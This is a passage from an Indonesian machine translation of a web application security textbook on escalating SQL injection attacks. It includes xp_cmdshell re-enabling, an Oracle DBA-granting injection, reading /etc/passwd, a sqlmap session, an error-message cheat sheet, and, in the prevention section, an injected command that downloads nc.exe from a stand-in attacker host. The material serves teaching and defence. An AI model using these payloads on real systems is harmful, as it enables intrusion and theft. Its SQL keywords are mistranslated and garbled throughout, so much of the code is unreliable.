Oleh karena itu, Anda mungkin mengira bahwa memiliki semua data aplikasi adalah titik akhir dari serangan injeksi SQL. Namun, ada banyak alasan mengapa mungkin produktif untuk memajukan serangan Anda lebih jauh, baik dengan mengeksloitasi kerentanan dalam database itu sendiri atau dengan memanfaatkan beberapa fungsi bawaannya untuk mencapai tujuan Anda. Serangan lebih lanjut yang dapat dilakukan dengan meningkatkan serangan basis data adalah sebagai berikut:

- Jika database dibagikan dengan aplikasi lain, Anda mungkin dapat meningkatkan hak istimewa dalam database dan mendapatkan akses ke data aplikasi lain.
- Anda mungkin dapat mengkompromikan sistem operasi server basis data.
- Anda mungkin dapat memperoleh akses jaringan ke sistem lain. Biasanya, server basis data dihosting di jaringan yang dilindungi di balik beberapa lapisan pertahanan perimeter jaringan. Dari server basis data, Anda mungkin berada dalam posisi tepercaya dan dapat menjangkau layanan utama di host lain, yang mungkin dapat dieksloitasi lebih lanjut.
- Anda mungkin dapat membuat koneksi jaringan kembali dari infrastruktur hosting ke komputer Anda sendiri. Ini memungkinkan Anda untuk mem-bypass aplikasi, dengan mudah mentransmisikan data sensitif dalam jumlah besar yang dikumpulkan dari database, dan seringkali menghindari banyak sistem deteksi intrusi.
- Anda mungkin dapat memperluas fungsionalitas database yang ada dengan cara sewenang-wenang dengan membuat fungsi yang ditentukan pengguna. Dalam beberapa situasi, ini memungkinkan Anda untuk menghindari pengerasan yang telah dilakukan pada database dengan mengimplementasikan kembali fungsionalitas yang telah dihapus atau dinonaktifkan secara efektif. Ada metode untuk melakukan ini di setiap database utama, asalkan Anda telah mendapatkan hak istimewa administrator database (DBA).

MITOS UMUM

Banyak administrator basis data berasumsi bahwa tidak perlu mempertahankan basis data dari serangan yang memerlukan autentikasi untuk dieksloitasi. Mereka mungkin beralasan bahwa database hanya diakses oleh aplikasi tepercaya yang dimiliki oleh organisasi yang sama. Ini mengabaikan kemungkinan bahwa cacat dalam aplikasi memungkinkan pihak ketiga yang berbahaya untuk berinteraksi dengan database dalam konteks keamanan aplikasi. Setiap kemungkinan serangan yang baru saja dijelaskan harus mengilustrasikan mengapa database perlu dipertahankan dari penyerang yang diautentikasi.

Menyerang basis data adalah topik besar yang berada di luar cakupan buku ini. Bagian ini mengarahkan Anda ke beberapa cara utama di mana kerentanan dan fungsionalitas dalam tipe database utama dapat dimanfaatkan untuk meningkatkan serangan Anda. Kesimpulan utama yang dapat ditarik adalah bahwa setiap basis data berisi cara untuk meningkatkan hak istimewa. Menerapkan tambalan keamanan saat ini dan pengerasan yang kuat dapat membantu mengurangi banyak dari serangan ini, tetapi tidak semuanya. Untuk bacaan lebih lanjut tentang bidang penelitian saat ini yang sangat bermanfaat ini, kami merekomendasikan *Buku Panduan Peretas Basis Data*(Wiley, 2005).

MS-SQL

Mungkin bagian paling terkenal dari fungsionalitas basis data yang dapat disalahgunakan oleh penyerang adalah `xp_cmdshell` prosedur tersimpan, yang dibangun ke dalam MS-SQL secara default. Prosedur tersimpan ini memungkinkan pengguna dengan izin DBA untuk menjalankan perintah sistem operasi dengan cara yang sama seperti `cmd.exe` prompt perintah. Misalnya:

```
master..xp_cmdshell 'ipconfig > foo.txt'
```

Peluang penyerang untuk menyalahgunakan fungsi ini sangat besar. Dia dapat melakukan perintah sewenang-wenang, menyalurkan hasilnya ke file lokal, dan membacanya kembali. Dia dapat membuka koneksi jaringan out-of-band kembali ke dirinya sendiri dan membuat perintah backdoor dan saluran komunikasi, menyalin data dari server dan mengunggah alat serangan. Karena MS-SQL berjalan secara default sebagai Sistem Lokal, penyerang biasanya dapat sepenuhnya membahayakan sistem operasi yang mendasarinya, melakukan tindakan sewenang-wenang. MS-SQL berisi banyak prosedur tersimpan yang diperluas lainnya, seperti `xp_readdir` dan `xp_regwrite`, yang dapat digunakan untuk melakukan tindakan yang kuat dalam registri sistem operasi Windows.

Berurusan dengan Penguncian Default

Sebagian besar instalasi MS-SQL yang ditemui di Internet adalah MS-SQL 2005 atau lebih baru. Versi ini berisi banyak fitur keamanan yang mengunci database secara default, mencegah banyak teknik serangan yang berguna untuk bekerja.

Namun, jika akun pengguna aplikasi web di dalam database memiliki hak istimewa yang cukup tinggi, hambatan ini dapat diatasi hanya dengan mengkonfigurasi ulang database. Misalnya, jika `xp_cmdshell` dinonaktifkan, dapat diaktifkan kembali dengan `sp_configure` prosedur tersimpan. Empat baris SQL berikut melakukan ini:

```
JALANKAN sp_configure 'tampilkan opsi lanjutan', 1  
KONFIGURASI ULANG DENGAN OVERRIDE  
JALANKAN sp_configure 'xp_cmdshell', '1'  
KONFIGURASI ULANG DENGAN OVERRIDE
```

Pada saat ini, xp_cmdshell diaktifkan kembali dan dapat dijalankan dengan perintah biasa:

```
exec xp_cmdshell 'dir'
```

Perama!

Sejumlah besar kerentanan keamanan telah ditemukan di dalam perangkat lunak database Oracle itu sendiri. Jika Anda menemukan kerentanan injeksi SQL yang memungkinkan Anda melakukan kueri arbitrer, biasanya Anda dapat meningkatkan ke hak istimewa DBA dengan mengeksplorasi salah satu kerentanan ini.

Oracle berisi banyak prosedur tersimpan bawaan yang dijalankan dengan hak istimewa DBA dan telah ditemukan mengandung kelemahan injeksi SQL di dalam prosedur itu sendiri. Contoh khas dari cacat seperti itu ada di paket default SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES sebelum Juli 2006 pembaruan tambalan kritis. Ini dapat dimanfaatkan untuk meningkatkan hak istimewa dengan menyuntikkan kueri memberikan DBA kepada publik ke bidang yang rentan:

```
pilih SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDX','SCH',
'TEXTINDEXMETHODS'.ODCIIndexUtilCleanup(:p1); jalankan segera "deklarasikan pragma
autonomous_transaction; mulai jalankan segera ""berikan dba ke publik"" ; akhir ;";
END;--','CTXSYS',1,'1',0) dari ganda
```

Jenis serangan ini dapat disampaikan melalui cacat injeksi SQL di aplikasi web dengan menyuntikkan fungsi ke dalam parameter yang rentan.

Selain kerentanan aktual seperti ini, Oracle juga mengandung banyak fungsi default. Ini dapat diakses oleh pengguna dengan hak istimewa rendah dan dapat digunakan untuk melakukan tindakan yang tidak diinginkan, seperti memulai koneksi jaringan atau mengakses sistem file. Selain paket-paket canggih yang telah dijelaskan untuk membuat koneksi out-of-band, paket UTL_FILE dapat digunakan untuk membaca dari dan menulis ke file pada sistem file server database.

Pada tahun 2010, David Litchfield mendemonstrasikan bagaimana Java dapat disalahgunakan di Oracle 10g R2 dan 11g untuk menjalankan perintah sistem operasi. Serangan ini pertama mengeksplorasi a cacat di DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY untuk memberikan pengguna saat ini izin izin file java.io. Serangan itu kemudian mengeksekusi kelas Java (Oracle/aurora/util/Pembungkus) yang menjalankan perintah OS, menggunakan DBMS_JAVA.RUNJAVA. Misalnya:

```
DBMS_JAVA.RUNJAVA('Oracle/aurora/util/Wrapper c:\windows\system32\cmd.exe /c dir>c:\\
\OUT.LST')
```

Rincian lebih lanjut dapat ditemukan di sini:

- www.databasesecurity.com/HackingAurora.pdf
- www.notsecure.com/folder2/2010/08/02/blackhat-2010/

MySQL

Dibandingkan dengan database lain yang tercakup, MySQL berisi fungsionalitas bawaan yang relatif kecil yang dapat disalahgunakan oleh penyerang. Salah satu contohnya adalah kemampuan setiap pengguna dengan FILE_PRIV izin untuk membaca dan menulis ke sistem file.

Itu LOAD_FILE perintah dapat digunakan untuk mengambil isi dari file apapun.

Misalnya:

```
pilih load_file('/etc/passwd')
```

Itu PILIH ... KE OUTFILE perintah dapat digunakan untuk mem-pipe hasil kueri apa pun ke dalam file. Misalnya:

```
buat tabel test (a varchar(200)) masukkan ke  
dalam nilai test(a) ('+ '+)  
pilih * dari test ke outfile '/etc/hosts.equiv'
```

Selain membaca dan menulis file sistem operasi utama, kemampuan ini dapat digunakan untuk melakukan serangan lain:

- Karena MySQL menyimpan datanya dalam file teks biasa, di mana database harus memiliki akses baca, penyerang dengan FILE_PRIV izin dapat dengan mudah membuka file yang relevan dan membaca data sewenang-wenang dari dalam database, melewati kontrol akses apa pun yang diberlakukan di dalam database itu sendiri.
- MySQL memungkinkan pengguna untuk membuat fungsi yang ditentukan pengguna (UDF) dengan memanggil file pustaka terkompilasi yang berisi implementasi fungsi. File ini harus ditempatkan di dalam jalur normal tempat MySQL memuat pustaka dinamis. Penyerang dapat menggunakan metode sebelumnya untuk membuat file biner arbitrer dalam jalur ini, lalu membuat UDF yang menggunakanannya. Lihat makalah Chris Anley "Hackproofing MySQL" untuk detail lebih lanjut tentang teknik ini.

Menggunakan Alat Eksloitasi SQL

Banyak teknik yang telah kami jelaskan untuk mengeksloitasi kerentanan injeksi SQL melibatkan melakukan permintaan dalam jumlah besar untuk mengekstrak data dalam jumlah kecil sekaligus. Untungnya, banyak alat tersedia yang mengotomatiskan sebagian besar proses ini dan mengetahui sintaks khusus basis data yang diperlukan untuk mengirimkan serangan yang berhasil.

Sebagian besar alat yang tersedia saat ini menggunakan pendekatan berikut untuk mengeksloitasi kerentanan injeksi SQL:

- Brute-force semua parameter dalam permintaan target untuk menemukan titik injeksi SQL.

- Tentukan lokasi bidang yang rentan dalam kueri SQL back-end dengan menambahkan berbagai karakter seperti tanda kurung tutup, karakter komentar, dan kata kunci SQL.
- Mencoba melakukan **PERSATUAN**menyerang dengan memaksa jumlah kolom yang diperlukan dan kemudian mengidentifikasi kolom dengan **varchartipe** data, yang dapat digunakan untuk mengembalikan hasil.
- Suntikkan kueri khusus untuk mengambil data sewenang-wenang — jika perlu, gabungkan data dari beberapa kolom menjadi string yang dapat diambil melalui satu hasil dari **varchartipe** data.
- Jika hasil tidak dapat diambil menggunakan **PERSATUAN**, menyuntikkan kondisi Boolean (**DAN 1=1**, **DAN 1=2**, dan seterusnya) ke dalam kueri untuk menentukan apakah respons bersyarat dapat digunakan untuk mengambil data.
- Jika hasil tidak dapat diambil dengan menyuntikkan ekspresi bersyarat, coba gunakan penundaan waktu bersyarat untuk mengambil data.

Alat ini menemukan data dengan menanyakan tabel metadata yang relevan untuk database yang dimaksud. Umumnya mereka dapat melakukan beberapa tingkat eskalasi, seperti menggunakan **xp_cmdshell** untuk mendapatkan akses tingkat OS. Mereka juga menggunakan berbagai teknik pengoptimalan, memanfaatkan banyak fitur dan fungsi bawaan di berbagai database untuk mengurangi jumlah kueri yang diperlukan dalam serangan brute-force berbasis inferensi, menghindari filter potensial pada tanda kutip tunggal, dan banyak lagi.

CATAT Alat-alat ini pada dasarnya adalah alat eksplorasi, paling cocok untuk mengekstraksi data dari database dengan memanfaatkan titik injeksi yang telah Anda identifikasi dan pahami. Mereka bukan peluru ajaib untuk menemukan dan mengeksplorasi kelemahan injeksi SQL. Dalam praktiknya, sering kali diperlukan untuk menyediakan beberapa sintaks SQL tambahan sebelum dan/atau setelah data diinjeksi oleh alat agar serangan hard-code alat bekerja.

LANGKAH HACK

Saat Anda telah mengidentifikasi kerentanan injeksi SQL, dengan menggunakan teknik yang dijelaskan sebelumnya di bab ini, Anda dapat mempertimbangkan untuk menggunakan alat injeksi SQL untuk mengeksplorasi kerentanan dan mengambil data menarik dari database. Opsi ini sangat berguna dalam kasus di mana Anda perlu menggunakan teknik buta untuk mengambil sejumlah kecil data sekaligus.

1. Jalankan alat eksplorasi SQL menggunakan proxy pencegat. Analisis permintaan yang dibuat oleh alat serta respons aplikasi. Aktifkan opsi keluaran verbose apa pun pada alat, dan hubungkan progresnya dengan kueri dan tanggapan yang diamati.

Lanjutan

LANGKAH HACK(LANJUT)

2. Karena jenis alat ini bergantung pada pengujian prasetel dan sintaks respons khusus, mungkin perlu menambahkan atau menambahkan data ke string yang dimasukkan oleh alat untuk memastikan bahwa alat mendapatkan respons yang diharapkan. Persyaratan umum adalah menambahkan karakter komentar, menyeimbangkan tanda kutip tunggal dalam kueri SQL server, dan menambahkan atau menambahkan tanda kurung tutup ke string agar sesuai dengan kueri asli.
3. Jika sintaks tampaknya gagal terlepas dari metode yang dijelaskan di sini, seringkali paling mudah untuk membuat subkueri bersarang yang sepenuhnya berada di bawah kendali Anda, dan mengizinkan alat untuk menyuntikannya ke dalamnya. Hal ini memungkinkan alat untuk menggunakan inferensi untuk mengekstrak data. Kueri bersarang berfungsi dengan baik saat Anda menyuntikkan ke standar PILIH DAN MEMPERBARUI kueri. Di bawah Oracle mereka bekerja dalam sebuah MENYSIPIKAN pernyataan. Dalam setiap kasus berikut, awali teks yang muncul sebelum [memasukkan], dan tambahkan braket penutup yang terjadi setelah titik itu:

- **Permal:** '| |(pilih 1 dari ganda di mana 1=[input])
- **MS-SQL:** (pilih 1 di mana 1=[input])

Ada banyak alat untuk eksplorasi otomatis injeksi SQL. Banyak dari ini secara khusus ditujukan untuk MS-SQL, dan banyak yang telah menghentikan pengembangan aktif dan telah diambil alih oleh teknik dan pengembangan baru dalam injeksi SQL. Favorit penulis adalah sqlmap, yang antara lain dapat menyerang MySQL, Oracle, dan MS-SQL. Ini mengimplementasikan PERSATUAN-pengambilan berbasis dan berbasis inferensi. Ini mendukung berbagai metode eskalasi, termasuk pengambilan file dari sistem operasi, dan eksekusi perintah menggunakan Windows xp_cmdshell.

Dalam praktiknya, sqlmap adalah alat yang efektif untuk pencarian informasi database melalui waktu tunda atau metode inferensi lainnya dan dapat berguna untuk PERSATUAN-pengambilan berbasis. Salah satu cara terbaik untuk menggunakanannya adalah dengan --sql-shell pilihan. Ini memberi penyerang prompt SQL dan melakukan yang diperlukan PERSATUAN, berbasis kesalahan, atau injeksi SQL buta di belakang layar untuk mengirim dan mengambil hasil. Misalnya:

```
C:\sqlmap>sqlmap.py -u http://wahh-app.com/employees?Empno=7369 --union-use
- - sql-shell -p Empno
```

sqlmap/0.8 - injeksi SQL otomatis dan alat pengambilalihan basis data http://sqlmap.sourceforge.net

[*] mulai pukul: 14:54:39

```
[14:54:39] [INFO] menggunakan 'C:\sqlmap\output\wahh-app.com\session' sebagai file sesi
[14:54:39] [INFO] menguji koneksi ke url target
[14:54:40] [PERINGATAN] parameter yang dapat diuji 'Empno' yang Anda berikan tidak
```

ke dalam

Kue kering

[14:54:40] [INFO] tes apakah url stabil, tunggu beberapa detik [14:54:44] [INFO] url stabil

[14:54:44] [INFO] menguji injeksi sql pada parameter GET 'Empno' dengan 0 kurung

[14:54:44] [INFO] menguji injeksi numerik yang tidak lolos pada parameter GET 'Empno'

[14:54:46] [INFO] mengonfirmasi injeksi numerik yang tidak lolos pada parameter GET 'Empno'

[14:54:47] [INFO] GET parameter 'Empno' tidak dapat diinjeksi numerik dengan 0

kurung

[14:54:47] [INFO] pengujian parameter kurung pada parameter injeksi [14:54:50] [INFO] parameter injeksi memerlukan kurung 0 [14:54:50] [INFO] pengujian MySQL

[14:54:51] [PERINGATAN] DMBS back-end bukan MySQL [14:54:51]

[INFO] menguji Oracle

[14:54:52] [INFO] mengonfirmasi Oracle [14:54:53] [INFO]

DBMS back-end adalah sistem operasi server web Oracle:

Windows 2000

teknologi aplikasi web: ASP, Microsoft IIS 5.0 back-end DBMS: Oracle

[14:54:53] [INFO] menguji inband sql injection pada parameter 'Empno' dengan NULL

teknik bruteforce

[14:54:58] [INFO] mengonfirmasi injeksi sql inband penuh pada parameter 'Empno'

[14:55:00] [INFO] url target dipengaruhi oleh full inband yang dapat dieksplorasi

kerentanan injeksi sql

serikat pekerja yang valid: 'http://wahh-app.com:80/employees.asp?Empno=7369%20UNION%20ALL%20SEL

ECT%20NULL%2C%20NULL%2C%20NULL%2C%20NULL%20FROM%20DUAL--%20AND%20
3663=3663¹

[14:55:00] [INFO] memanggil Oracle shell. Untuk keluar ketik 'x' atau 'q' dan tekan ENTER

```
sql-shell> pilih spanduk dari v$version
```

apakah Anda ingin mengambil keluaran pernyataan SQL? [Y/t]

[14:55:19] [INFO] mengambil keluaran kueri pernyataan SQL SELECT: 'pilih spanduk dari v\$versi'

pilih spanduk dari v\$version [5]: [*] INTI

9.2.0.1.0 Produksi

[*] NLSRTL Versi 9.2.0.1.0 - Produksi

[*] Oracle9i Enterprise Edition Rilis 9.2.0.1.0 - Produksi [*] Rilis PL/SQL 9.2.0.1.0 - Produksi

[*] TNS untuk Windows 32-bit: Versi 9.2.0.1.0 - Produksi

sql-shell>

Sintaks SQL dan Referensi Kesalahan

Kami telah menjelaskan banyak teknik yang memungkinkan Anda menyelidiki dan mengeksplorasi kerentanan injeksi SQL dalam aplikasi web. Dalam banyak kasus, ada perbedaan kecil antara sintaks yang perlu Anda gunakan dengan platform database back-end yang berbeda. Selain itu, setiap basis data menghasilkan pesan kesalahan yang berbeda yang artinya perlu Anda pahami baik saat mencari kekurangan maupun saat mencoba menyusun eksplorasi yang efektif. Halaman berikut berisi lembar contekan singkat yang dapat Anda gunakan untuk mencari sintaks persis yang Anda perlukan untuk tugas tertentu dan menguraikan pesan kesalahan tidak dikenal yang Anda temui.

Sintaks SQL

Persyaratan:	ASCIIDanSUBSTRING
Permalal:	ASCII('A')adalah sama dengan65 SUBSTR('ABCDE',2,3)adalah sama denganBCD
MS-SQL:	ASCII('A')adalah sama dengan65 SUBSTRING('ABCDE',2,3)adalah sama denganBCD
MySQL:	ASCII('A')adalah sama dengan65 SUBSTRING('ABCDE',2,3)adalah sama denganBCD
<hr/>	
Persyaratan:	Ambil pengguna basis data saat ini
Permalal:	Pilih Sys.login_user dari dual SELECT user FROM dual SYS_CONTEXT('USERENV', 'SESSION_USER')
MS-SQL:	pilih nama_suser()
MySQL:	PILIH pengguna()
<hr/>	
Persyaratan:	Menyebabkan keterlambatan waktu
Permalal:	Utl_Http.request('http://madeupserver.com')
MS-SQL:	tunggu delay '0:0:10' exec master..xp_cmdshell 'ping localhost'
MySQL:	tidur(100)

Persyaratan:	Ambil string versi database
Peramal:	pilih spanduk dari v\$version
MS-SQL:	pilih @@versi
MySQL:	pilih @@versi
Persyaratan:	Ambil database saat ini
Peramal:	PILIH SYS_CONTEXT('USERENV','DB_NAME') DARI ganda
MS-SQL:	PILIH nama_db() Nama server dapat diambil menggunakan: PILIH @@namaserver
MySQL:	PILIH basis data()
Persyaratan:	Ambil hak istimewa pengguna saat ini
Peramal:	PILIH hak istimewa DARI session_privs
MS-SQL:	PILIH penerima, table_name, privilege_type FROM INFORMATION_SCHEMA.TABLE_PRIVILEGES
MySQL:	PILIH * DARI information_schema.user_privileges WHERE penerima = '[pengguna]' Di mana [pengguna] ditentukan dari output dari PILIH pengguna()
Persyaratan:	Tampilkan semua tabel dan kolom dalam satu kolom hasil
Peramal:	Pilih nama_tabel ' ' ' column_name dari semua_tab_columns
MS-SQL:	PILIH nama_tabel+' '+nama_kolom dari information_schema.columns
MySQL:	PILIH CONCAT(nama_tabel, ' ,column_name) dari information_schema.columns
Persyaratan:	Tampilkan objek pengguna
Peramal:	PILIH object_name, object_type DARI user_objects
MS-SQL:	PILIH nama DARI sysobjects
MySQL:	PILIH table_name DARI information_schema.tables (atau trigger_name dari information_schema.triggers,dll.)

Lanjutan

(lanjutan)

Persyaratan:	Tampilkan tabel pengguna
Permalal:	PILIH object_name, object_type FROM user_objects WHERE object_type='TABLE' Atau untuk menampilkan semua tabel yang dapat diakses pengguna: PILIH table_name DARI all_tables
MS-SQL:	PILIH nama DARI sysobjects WHERE xtype='U'
MySQL:	PILIH table_name DARI information_schema.tabel di mana table_type='BASE TABLE' dan table_schema!=mysql'
Persyaratan:	Tampilkan nama kolom untuk tabel foo
Permalal:	PILIH column_name, nama DARI user_tab_columns WHERE table_name = 'FOO' Menggunakan ALL_tab_columnstable jika data target tidak dimiliki oleh pengguna aplikasi saat ini.
MS-SQL:	PILIH column_name FROM information_schema.columns WHERE table_name='foo'
MySQL:	PILIH column_name FROM information_schema.columns WHERE table_name='foo'
Persyaratan:	Berinteraksi dengan sistem operasi (cara paling sederhana)
Permalal:	Melihat <i>Buku Pegangan Peretas Oracle</i> oleh David Litchfield
MS-SQL:	EXEC xp_cmdshell 'dir c:\'
MySQL:	PILIH load_file('/etc/passwd')

Pesan Kesalahan SQL

Permalal:	ORA-01756: string yang dikutip tidak diakhiri dengan benar ORA-00933: Perintah SQL tidak diakhiri dengan benar
MS-SQL:	Pesan 170, Level 15, Negara Bagian 1, Baris 1 Baris 1: Sintaks salah di dekat 'foo' Pesan 105, Level 15, Negara Bagian 1, Baris 1 Tanda kutip tidak tertutup sebelum string karakter 'foo'

MySQL:	Anda memiliki kesalahan dalam sintaks SQL Anda. Periksa manual yang sesuai dengan versi server MySQL Anda untuk sintaks yang tepat untuk digunakan di dekat "foo' di baris X
Terjemahan:	Untuk Oracle dan MS-SQL, injeksi SQL hadir, dan hampir pasti dapat dieksplorasi! Jika Anda memasukkan satu kutipan dan mengubah sintaks kueri basis data, ini adalah kesalahan yang Anda harapkan. Untuk MySQL, injeksi SQL mungkin ada, tetapi pesan kesalahan yang sama dapat muncul di konteks lain.
Permal:	PLS-00306: nomor atau jenis argumen yang salah dalam panggilan ke 'XXX'
MS-SQL:	Prosedur 'XXX' mengharapkan parameter '@YYY', yang tidak disediakan
MySQL:	T/A
Terjemahan:	Anda telah berkomentar atau menghapus variabel yang biasanya akan diberikan ke database. Di MS-SQL, Anda harus dapat menggunakan teknik penundaan waktu untuk melakukan pengambilan data sewenang-wenang.
Permal:	ORA-01789: blok kueri memiliki jumlah kolom hasil yang salah
MS-SQL:	Pesan 205, Level 16, Negara Bagian 1, Baris 1 Semua kueri dalam pernyataan SQL yang berisi operator UNION harus memiliki jumlah ekspresi yang sama dalam daftar targetnya.
MySQL:	Pernyataan SELECT yang digunakan memiliki jumlah kolom yang berbeda
Terjemahan:	Anda akan melihat ini saat Anda mencoba aPILIH UNIONmenyerang, dan Anda telah menentukan jumlah kolom yang berbeda dengan nomor aslinyaPILIHpernyataan.
Permal:	ORA-01790: ekspresi harus memiliki tipe data yang sama dengan ekspresi yang sesuai
MS-SQL:	Pesan 245, Level 16, Negara Bagian 1, Baris 1 Kesalahan sintaks mengubah nilai varchar 'foo' menjadi kolom bertipe data int.
MySQL:	(MySQL tidak akan memberi Anda kesalahan.)
Terjemahan:	Anda akan melihat ini saat Anda mencoba aPILIH UNIONmenyerang, dan Anda telah menentukan tipe data yang berbeda dari yang ditemukan di aslinyaPILIHpernyataan. Coba gunakan aBATAL,atau menggunakan1atau2000.

Lanjutan

(lanjutan)

Permal:	ORA-01722: nomor tidak valid
	ORA-01858: karakter non-numerik ditemukan di mana numerik diharapkan
MS-SQL:	Pesan 245, Level 16, Negara Bagian 1, Baris 1 Kesalahan sintaks mengubah nilai varchar 'foo' menjadi kolom bertipe data int.
MySQL:	(MySQL tidak akan memberi Anda kesalahan.)
Terjemahan:	Masukan Anda tidak cocok dengan tipe data yang diharapkan untuk bidang tersebut. Anda mungkin memiliki injeksi SQL, dan Anda mungkin tidak memerlukan kutipan tunggal, jadi cobalah memasukkan angka diikuti dengan SQL Anda untuk diinjeksi. Di MS-SQL, Anda harus dapat mengembalikan nilai string apa pun dengan pesan kesalahan ini.

Permal:	ORA-00923: FROM kata kunci tidak ditemukan di tempat yang diharapkan
MS-SQL:	T/A
MySQL:	T/A
Terjemahan:	Berikut ini akan berfungsi di MS-SQL: PILIH 1 Tetapi di Oracle, jika Anda ingin mengembalikan sesuatu, Anda harus memilih dari tabel. ItuGANDA tabel akan baik-baik saja: PILIH 1 dari GANDA

Permal:	ORA-00936: ekspresi hilang
MS-SQL:	Pesan 156, Level 15, Negara Bagian 1, Baris 1 Sintaks salah di dekat kata kunci 'dari'.
MySQL:	Anda memiliki kesalahan dalam sintaks SQL Anda. Periksa manual yang sesuai dengan versi server MySQL Anda untuk sintaks yang tepat untuk digunakan di dekat 'XXX , YYY from SOME_TABLE' di baris 1
Terjemahan:	Anda biasanya melihat pesan kesalahan ini saat titik injeksi Anda terjadi sebelum DARI kata kunci (misalnya, Anda telah menyuntikkan ke dalam kolom yang akan dikembalikan) dan/atau Anda telah menggunakan karakter komentar untuk menghapus kata kunci SQL yang diperlukan. Coba selesaikan sendiri pernyataan SQL saat menggunakan karakter komentar Anda. MySQL akan membantu mengkapkan nama kolom XXX, YYY saat kondisi ini ditemui.

Permal:	ORA-00972: pengidentifikasi terlalu panjang
MS-SQL:	Data string atau biner akan terpotong.
MySQL:	T/A
Terjemahan:	Ini tidak menunjukkan injeksi SQL. Anda mungkin melihat pesan kesalahan ini jika Anda telah memasukkan string yang panjang. Anda juga tidak mungkin mendapatkan buffer overflow di sini, karena database menangani input Anda dengan aman.
Permal:	ORA-00942: tabel atau tampilan tidak ada
MS-SQL:	Pesan 208, Level 16, Negara Bagian 1, Baris 1 Nama objek 'foo' tidak valid
MySQL:	Tabel 'DBNAME.SOMETABLE' tidak ada
Terjemahan:	Entah Anda mencoba mengakses tabel atau tampilan yang tidak ada, atau, dalam kasus Oracle, pengguna database tidak memiliki hak istimewa untuk tabel atau tampilan tersebut. Uji kueri Anda terhadap tabel yang Anda tahu dapat Anda akses, seperti GANDA. MySQL harus membantu mengungkapkan skema database saat ini DBNAME ketika kondisi ini ditemui.
Permal:	ORA-00920: operator relasional tidak valid
MS-SQL:	Pesan 170, Level 15, Negara Bagian 1, Baris 1 Baris 1: Sintaks yang salah di dekat foo
MySQL:	Anda memiliki kesalahan dalam sintaks SQL Anda. Periksalah manual yang sesuai dengan versi server MySQL Anda untuk sintaks yang tepat untuk digunakan di dekat " pada baris 1
Terjemahan:	Anda mungkin mengubah sesuatu di aDI MANAklausa, dan upaya injeksi SQL Anda telah mengganggu tata bahasa.
Permal:	ORA-00907: kurung kanan hilang
MS-SQL:	T/A
MySQL:	Anda memiliki kesalahan dalam sintaks SQL Anda. Periksalah manual yang sesuai dengan versi server MySQL Anda untuk sintaks yang tepat untuk digunakan di dekat " pada baris 1
Terjemahan:	Upaya injeksi SQL Anda berhasil, tetapi titik injeksi berada di dalam tanda kurung. Anda mungkin mengomentari tanda kurung penutup dengan karakter komentar yang disuntikkan (--).

Lanjutan

(lanjutan)

Permal:	ORA-00900: pernyataan SQL tidak valid
MS-SQL:	Pesan 170, Level 15, Negara Bagian 1, Baris 1 Baris 1: Sintaks yang salah di dekat foo
MySQL:	Anda memiliki kesalahan dalam sintaks SQL Anda. Periksalah manual yang sesuai dengan versi server MySQL Anda untuk sintaks yang tepat untuk digunakan di dekat XXXXX
Terjemahan:	Pesan kesalahan umum. Pesan kesalahan yang tercantum sebelumnya semuanya diutamakan, jadi ada yang tidak beres. Kemungkinan Anda dapat mencoba input alternatif dan mendapatkan pesan yang lebih bermakna.
Permal:	ORA-03001: fitur yang belum diimplementasikan
MS-SQL:	T/A
MySQL:	T/A
Terjemahan:	Anda telah mencoba melakukan tindakan yang tidak diizinkan oleh Oracle. Ini bisa terjadi jika Anda mencoba menampilkan string versi database dari v\$versitetapi Anda berada di sebuahMEMPERBARUIatauMENYISIPKANpertanyaan.
Permal:	ORA-02030: hanya dapat memilih dari tabel/tampilan tetap
MS-SQL:	T/A
MySQL:	T/A
Terjemahan:	Anda mungkin mencoba mengedit aSISTEMmelihat. Ini bisa terjadi jika Anda mencoba menampilkan string versi database dari v\$versitetapi Anda berada di sebuahMEMPERBARUIatauMENYISIPKANpertanyaan.

Mencegah Injeksi SQL

Terlepas dari semua manifestasinya yang berbeda, dan kerumitan yang dapat muncul dalam eksplorasinya, injeksi SQL pada umumnya merupakan salah satu kerentanan yang lebih mudah untuk dicegah. Namun demikian, diskusi tentang penanggulangan injeksi SQL seringkali menyesatkan, dan banyak orang mengandalkan tindakan defensif yang hanya efektif sebagian.

Tindakan Efektif Sebagian

Karena keunggulan tanda kutip tunggal dalam penjelasan standar kelemahan injeksi SQL, pendekatan umum untuk mencegah serangan adalah menghindari tanda kutip tunggal dalam masukan pengguna dengan menggandakannya. Anda telah melihat dua situasi di mana pendekatan ini gagal:

- Jika data numerik yang disediakan pengguna disematkan ke dalam kueri SQL, ini biasanya tidak dikemas dalam tanda kutip tunggal. Oleh karena itu, sebuah

penyerang dapat keluar dari konteks data dan mulai memasukkan sembarang SQL tanpa perlu memberikan tanda kutip tunggal.

- Dalam serangan injeksi SQL orde kedua, data yang telah lolos dengan aman saat pertama kali dimasukkan ke dalam database kemudian dibaca dari database dan kemudian diteruskan kembali ke database. Tanda kutip yang digandakan awalnya kembali ke bentuk aslinya saat data digunakan kembali.

Penanggulangan lain yang sering dikutip adalah penggunaan prosedur tersimpan untuk semua akses database. Tidak diragukan lagi bahwa prosedur tersimpan khusus dapat memberikan manfaat keamanan dan kinerja. Namun, mereka tidak dijamin untuk mencegah kerentanan injeksi SQL karena dua alasan:

- Seperti yang Anda lihat dalam kasus Oracle, stored procedure yang ditulis dengan buruk dapat berisi kerentanan injeksi SQL di dalam kodennya sendiri. Masalah keamanan serupa muncul saat membuat pernyataan SQL dalam prosedur tersimpan yang muncul di tempat lain. Fakta bahwa prosedur tersimpan sedang digunakan tidak mencegah terjadinya kekurangan.
- Bahkan jika prosedur tersimpan yang kuat sedang digunakan, kerentanan injeksi SQL dapat muncul jika dipanggil dengan cara yang tidak aman menggunakan input yang disediakan pengguna. Misalnya, fungsi pendaftaran pengguna diimplementasikan dalam prosedur tersimpan, yang dipanggil sebagai berikut:

```
exec sp_RegisterUser 'joe', 'rahasia'
```

Pernyataan ini mungkin sama rentannya dengan yang sederhana MENYISIPKAN pernyataan. Misalnya, penyerang dapat memberikan kata sandi berikut:

```
'foo'; exec master..xp_cmdshell 'ftp wahh-attacker.com DAPATKAN nc.exe'--
```

yang menyebabkan aplikasi melakukan kueri kumpulan berikut:

```
exec sp_RegisterUser 'joe', 'foo'; exec master..xp_cmdshell 'ftp wahh-attacker.com DAPATKAN nc.exe'--'
```

Oleh karena itu, penggunaan stored procedure tidak menghasilkan apa-apa.

